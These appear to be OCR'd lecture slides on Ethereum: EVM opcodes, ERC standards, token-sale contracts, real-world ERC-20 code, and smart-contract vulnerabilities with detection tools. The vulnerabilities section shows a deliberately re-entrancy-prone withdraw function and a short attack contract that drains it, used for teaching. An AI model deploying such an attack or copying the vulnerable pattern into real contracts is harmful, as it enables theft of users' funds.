
- Stack-based machine
- Message Call
- Instruction Set
  - arithmetic, logic, hash
    - ADD, LT, SHA3, …
  - stack, memory, storage access
    - PUSH, MSTORE, SSTORE, …
  - control flow operations
    - JUMP, STOP, …

EVM

- Stack-based machine
- Message Call
- Instruction Set
  - arithmetic, logic, hash
  - stack, memory, storage access
  - control flow operations
  - execution context inquiries
    - BALANCE, GAS, CALLER, ORIGIN, TIMESTAMP, DIFFICULTY (PREVRANDAO), …
  - other operators
    - LOG, CREATE, CALL, REVERT, …


Development

- Access Network
  - JSON-RPC API



Development

- Access Network
  - JSON-RPC API



Development

- Access Network
- Programming
  - different compilers

Development


- Access Network
- Programming
- EIP
  - Ethereum Improvement Proposal
  - core, network, interface, ERC
- ERC
  - Ethereum Request for Comment
  - **ERC-20**: fungible token
  - ERC-721: non-fungible token
  - ERC-1155: multi token
  - ERC-137: Ethereum Name Service (ENS)

ERC-20

- Methods
  - `name() -> (string)`
  - `symbol() -> (string)`
  - `decimals() -> (uint8)`
  - `totalSupply() -> (uint256)`
  - `balanceOf(address) -> (uint256)`
  - `transfer(address, uint256) -> (bool)`
- Events
  - `Transfer(address indexed _from, address indexed _to, uint256 _value)`

Token Sale

- with ETH





```
address payable private adminAddress;
uint256 public price;
mapping(address => uint256) public balances;

function buy() public payable {
  balances[msg.sender] += msg.value / price;
  adminAddress.send(msg.value);
}
```

Token Sale

- with ETH
- with ERC-20




ERC-20

- Methods
  - `approve(address, uint256) -> (bool)`
  - `allowance(address, address) -> (uint256)`
  - `transferFrom(address, address, uint256) -> (bool)`
- Events
  - `Approval(address indexed _owner, address indexed _spender, uint256 _value)`


Token Sale

- with ETH
- with ERC-20



Token Sale

- with ETH
- with ERC-20



```
IERC20 public paymentToken;

function buy(uint256 paymentAmount) public {
    paymentToken.transferFrom(msg.sender,
                              adminAddress,
                              paymentAmount);
    balances[msg.sender] += paymentAmount/price;
}
```

Token Sale

- with ETH
- with ERC-20
- with ERC-223
  - `transfer(address, uint256, bytes calldata)`
  - `tokenReceived(address, uint, bytes calldata)`
- with ERC-1363
  - `transferAndCall(address, uint256)`
  - `onTransferReceived(address, address,`
    `uint256, bytes memory)`

Token Sale

- with ETH
- with ERC-20
- with ERC-223
- with ERC-1363
- with ERC-2612
  - `permit(address,address,uint,deadline,v,r,s)`
  - `nonces(address) -> (uint)`

Token Sale

- with ETH, ERC-20, ERC-223, ERC-1363,ERC-2612, ...

ERC-20

- Real-World

```
    function transferFrom(address _from, address _to, uint _value) public onlyPayloadSize
(3 * 32) {
        var _allowance = allowed[_from][msg.sender];

        // Check is not needed because sub(_allowance, _value) will already throw if this
condition is not met
        // if (_value > _allowance) throw;

        uint fee = (_value.mul(basisPointsRate)).div(10000);
        if (fee > maximumFee) {
            fee = maximumFee;
        }
        if (_allowance < MAX_UINT) {
            allowed[_from][msg.sender] = _allowance.sub(_value);
        }
        uint sendAmount = _value.sub(fee);
        balances[_from] = balances[_from].sub(_value);
        balances[_to] = balances[_to].add(sendAmount);
        if (fee > 0) {
            balances[owner] = balances[owner].add(fee);
            Transfer(_from, owner, fee);
        }
        Transfer(_from, _to, sendAmount);
    }
```

ERC-20

- Real-World

```
    // Forward ERC20 methods to upgraded contract if this one is deprecated
    function transfer(address _to, uint _value) public whenNotPaused {
        require(!isBlackListed[msg.sender]);
        if (deprecated) {
            return UpgradedStandardToken(upgradedAddress).transferByLegacy(msg
.sender, _to, _value);
        } else {
            return super.transfer(_to, _value);
        }
    }
```

ERC-20

- Real-World

```
function transfer(address dst, uint wad) external returns (bool) {
    return transferFrom(msg.sender, dst, wad);
}
function transferFrom(address src, address dst, uint wad)
    public returns (bool)
{
    require(balanceOf[src] >= wad, "Dai/insufficient-balance");
    if (src != msg.sender && allowance[src][msg.sender] != uint(-1)) {
        require(allowance[src][msg.sender] >= wad, "Dai/insufficient-allowance");
        allowance[src][msg.sender] = sub(allowance[src][msg.sender], wad);
    }
    balanceOf[src] = sub(balanceOf[src], wad);
    balanceOf[dst] = add(balanceOf[dst], wad);
    emit Transfer(src, dst, wad);
    return true;
}
```

Vulnerabilities

- Examples
  - race condition

```
function approve(address _spender, uint _value) public onlyPayloadSize(2 * 32) {

    require(!((_value != 0) && (allowed[msg.sender][_spender] != 0)));

    allowed[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);
}
```

Vulnerabilities

- Examples
  - race condition
  - re-entrancy

```
mapping(address => uint256) public balances;

function deposit() public payable {
    balances[msg.sender] += msg.value;
}

function withdraw() public {
    payable(msg.sender).transfer(balances[msg.sender]);
    balances[msg.sender] = 0;
}
```

Vulnerabilities

- Examples
  - race condition
  - re-entrancy


```
EtherStore public etherStore;
uint256 public constant AMOUNT = 1 ether;

fallback() external payable {
    if (address(etherStore).balance >= AMOUNT) {
        etherStore.withdraw();
    }
}

function attack() external payable {
    etherStore.deposit{value: AMOUNT}();
    etherStore.withdraw();
}
```


Vulnerabilities

- Examples
  - race condition
  - re-entrancy
  - access control



Vulnerabilities

- OWASP Smart Contract Top 10



Vulnerabilities


- OWASP Smart Contract Top 10
- Detect
  - Scanners
    - Mythril, Slither, Medusa, …
  - Audit
    - OpenZepplin, Consensys, code4rena, …

Vulnerabilities

- OWASP Smart Contract Top 10
- Detect
- Recovery ?
  - soft/hard fork
  - blacklist/freeze


Vulnerabilities

- OWASP Smart Contract Top 10
- Detect
- Recovery
- Prevent
  - use bots



Vulnerabilities

- OWASP Smart Contract Top 10
- Detect
- Recovery
- Prevent
  - use bots



End of Part 2

- Future Works
  - DeFi Protocols
    - DEX/AMM
    - Decentralized Identity
    - Flash Loan
    - …
  - zkEVM
- github.com/hzysvilla/Academic_Smart_Contract_Papers

Refrences

- “Ethereum 2.0 and PoS”, Robert Drost
- “Ethereum EVM illustrated”, Takenobu Tani
- “Your Exploit is Mine”, Zhuo Zhang